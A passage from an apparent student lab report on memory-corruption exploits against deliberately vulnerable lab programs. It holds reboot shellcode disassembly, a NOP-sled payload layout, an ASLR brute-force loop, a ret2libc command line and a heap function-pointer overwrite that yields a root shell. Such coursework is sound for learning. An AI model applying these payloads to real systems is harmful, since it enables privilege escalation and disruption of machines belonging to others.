  8049071:  8d 5e 08            lea    0x8(%esi),%ebx
  8049074:  89 5e 16            mov    %ebx,0x16(%esi)
  8049077:  8d 5e 0b            lea    0xb(%esi),%ebx
  804907a:  89 5e 1a            mov    %ebx,0x1a(%esi)
  804907d:  89 46 1e            mov    %eax,0x1e(%esi)
  8049080:  b0 0b               mov    $0xb,%al
  8049082:  89 f3               mov    %esi,%ebx
  8049084:  8d 4e 12            lea    0x12(%esi),%ecx
  8049087:  8d 56 1e            lea    0x1e(%esi),%edx
  804908a:  cd 80               int    $0x80
  804908c:  b0 01               mov    $0x1,%al
  804908e:  31 db               xor    %ebx,%ebx
  8049090:  cd 80               int    $0x80
 08049092 <mycall>:
  8049092:  e8 cb ff ff ff      call   8049062 <shellcode>
  8049097:  2f                  das
  8049098:  62 69 6e            bound  %ebp,0x6e(%ecx)
  804909b:  2f                  das
  804909c:  73 68               jae    8049106 <_end+0x4a>
  804909e:  23 2d 63 23 72 65   and    0x65722363,%ebp
  80490a4:  62 6f 6f            bound  %ebp,0x6f(%edi)
  80490a7:  74 23               je     80490cc <_end+0x10>
```

```
80490a9:  41                inc    %ecx
80490aa:  41                inc    %ecx
80490ab:  41                inc    %ecx
80490ac:  41                inc    %ecx
80490ad:  42                inc    %edx
80490ae:  42                inc    %edx
80490af:  42                inc    %edx
80490b0:  42                inc    %edx
80490b1:  43                inc    %ebx
80490b2:  43                inc    %ebx
80490b3:  43                inc    %ebx
80490b4:  43                inc    %ebx
80490b5:  44                inc    %esp
80490b6:  44                inc    %esp
80490b7:  44                inc    %esp
80490b8:  44                inc    %esp
```

1.5.3 Output: It reboots the ubuntu.



The system rebooted after this.

1.5.4 Your thoughts:

When return pointer hits the target malicious code. The shell contains assembly level instruction for rebooting the system. Thus, by stack overflow attack we can reboot the system the same way we did in previous question.

- Our final Badfile content (517 bytes): 76A's + 4 bytes Address + NOP + Shell code(89 bytes)
- **Total NOP(0x90) = 517 – 76 – 4 – 89 = 348 Bytes.**


1.6. Now turn on ASLR and perform all the tasks from 2 to 5.


In this section, we will not turn off the ASLR, and run above codes in infinite while loop. It will eventually go to right address in one of the loops and exploit the system.

While command:


```
sh -c "while [ 1 ]; do ./stack; done;"
```


a. Launching shell as root under when Stack is executable stack with ASLR Turned on.






b. launch shell as root and perform seteuid() under when Stack is executable stack and ASLR is turned on.






c. **Kill all processes when Stack is executable stack and ASLR is turned on.**



d. reboot the system when Stack is executable stack and ASLR is turned on.




The system rebooted after this.

1.7. Turn on a non-executable stack. Perform any ret2libc attack

1.7.1 RET2LIBC ATTACK


A ret2libc (return to libc, or return to the C library) attack is one in which the attacker does not require any shellcode to take control of a target, vulnerable process. So, attackers use this technique a lot.




1.7.2. CODE:

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int bof(char *str)
{
char buffer[64];
strcpy(buffer,str);
printf("%s \n",buffer);
return 1;
}
int main(int argc, char **argv)
{
bof(argv[1]);
printf("Returned Properly\n");
return 1;
}
```

1.7.3. Running the application




1.7.4 Debugging using gdb and finding addresses




We ran the application with 56 chars which was returned properly.

Then, we ran the application with 80 chars, which returned segmentation fault.


Now I created a pattern with 80 chars and set as arg.




Then run the program and find the crashing offset.



Finally, we got the offset, system address, exit address, and shell address.



Now we have to create our payload and send it. Then we will get a shell.



1.7.5. Your Thoughts:

So, we know the buffer length we need to use, next we need to find the address of a library function that we want to execute and have perform the job of owning this application.

We can see the address for system is at 0xb7e583b0, that will be used to overwrite the return address, meaning when the strcpy overflow triggers and the function returns, retlib will return to this address and execute system with the arguments we supply to it.

We can see the address of our shell is at 0xb7f795a4.

The first argument will be that of /bin/sh, having system spawn a shell for us.

Putting that together, we whip up our command line argument:

```
Sudo ./stack $(python –c “print(‘A’*76+ ‘\xb0\x83\xe5\xb7’ + ‘A’*74 + ‘\xa4\x95\xf7\xb7’)”)
```

Command Line Argument explanation: (A*76 + system address + a*24 + shell address)

We written those memory addresses in reverse order. That is because the x86 architecture is little endian, which means the lower order byte is stored first in memory, hence, the value 0x12345678 is stored as 78 56 34 12 in memory

HEAP OVERFLOW

1. Exploit the heap and try to execute Shell function to launch a shell.

1.1 content of shell code (your shellcode/input)


```
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <stdio.h>
#include <sys/types.h>

struct data {
  char name[64];
};

struct fp {
  int (*fp)();
};

void executeShell(){
char *name[2];
name[0] = "/bin/sh";
name[1] = NULL;
printf("Success");
execve(name[0],name,NULL);
}

void Failed(){
printf("You failed to exploit the heap \n");
}

int main(int argc, char **argv)
{
  struct data *d;
  struct fp *f;

  d = malloc(sizeof(struct data));
  f = malloc(sizeof(struct fp));
  f->fp = Failed;
  strcpy(d->name, argv[1]);
  f->fp();

}
```


1.2 debugging with gdb and logic to use shellcode (logic):

To compile program: gcc heap.c -o heap

To open program in gdb: gdb heap

Dissembling main functions: disas main





We set a breakpoint right before the main() function returns.

```
ubuntu@ubuntu: ~/Documents/Heap
End of assembler dump.
(gdb) break *0x08048591
Breakpoint 1 at 0x8048591
(gdb) run AAAA
Starting program: /home/ubuntu/Documents/Heap/heap AAAA
data is at 0x804b008, fp is at 0x804b050
You failed to exploit the heap

Breakpoint 1, 0x08048591 in main ()
(gdb) info proc map
process 15713
Mapped address spaces:

        Start Addr   End Addr       Size     Offset objfile
         0x8048000  0x8049000     0x1000        0x0 /home/ubuntu/Documents/Heap/he
ap
         0x8049000  0x804a000     0x1000        0x0 /home/ubuntu/Documents/Heap/he
ap
         0x804a000  0x804b000     0x1000     0x1000 /home/ubuntu/Documents/Heap/he
ap
         0x804b000  0x806c000    0x21000        0x0 [heap]
        0xb7e17000 0xb7e18000     0x1000        0x0
        0xb7e18000 0xb7fc1000   0x1a9000        0x0 /lib/i386-linux-gnu/libc-2.19.
so
        0xb7fc1000 0xb7fc3000     0x2000   0x1a9000 /lib/i386-linux-gnu/libc-2.19.
so
        0xb7fc3000 0xb7fc4000     0x1000   0x1ab000 /lib/i386-linux-gnu/libc-2.19.
so
        0xb7fc4000 0xb7fc7000     0x3000        0x0
        0xb7fda000 0xb7fdd000     0x3000        0x0
        0xb7fdd000 0xb7fde000     0x1000        0x0 [vdso]
        0xb7fde000 0xb7ffe000    0x20000        0x0 /lib/i386-linux-gnu/ld-2.19.so
        0xb7ffe000 0xb7fff000     0x1000     0x1f000 /lib/i386-linux-gnu/ld-2.19.so
        0xb7fff000 0xb8000000     0x1000     0x20000 /lib/i386-linux-gnu/ld-2.19.so
        0xbffdf000 0xc0000000    0x21000        0x0 [stack]
(gdb)
```

Looking at info proc map, we see that the heap starts from 0x804b000.

Looking at the heap memory, we can see where our "AAAA" input is stored on the heap.

```
(gdb) x/050x 0x804b000
0x804b000:      0x00000000      0x00000049      0x41414141      0x00000000
0x804b010:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b020:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b030:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b040:      0x00000000      0x00000000      0x00000000      0x00000011
0x804b050:      0x0804850d      0x00000000      0x00000000      0x00020fa9
0x804b060:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b070:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b080:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b090:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b0a0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b0b0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b0c0:      0x00000000      0x00000000
(gdb)
```

We find the address of Failed() and executeShell().

```
(gdb) x/050x 0x804b000
0x804b000:      0x00000000      0x00000049      0x41414141      0x00000000
0x804b010:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b020:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b030:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b040:      0x00000000      0x00000000      0x00000000      0x00000011
0x804b050:      0x0804850d      0x00000000      0x00000000      0x00020fa9
0x804b060:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b070:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b080:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b090:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b0a0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b0b0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b0c0:      0x00000000      0x00000000
(gdb) print @Failed
Unknown address space specifier: "Failed"
(gdb) print &Failed
$1 = (<text variable, no debug info> *) 0x804850d <Failed>
(gdb) print &executeShell
$2 = (<text variable, no debug info> *) 0x80484dd <executeShell>
(gdb)
```

1.3. output:

```
ubuntu@ubuntu:~/Documents/Heap$ sudo ./heap $(python -c "print 'A'*72 + '\xdd\x84\
x04\x08'")
# whoami
root
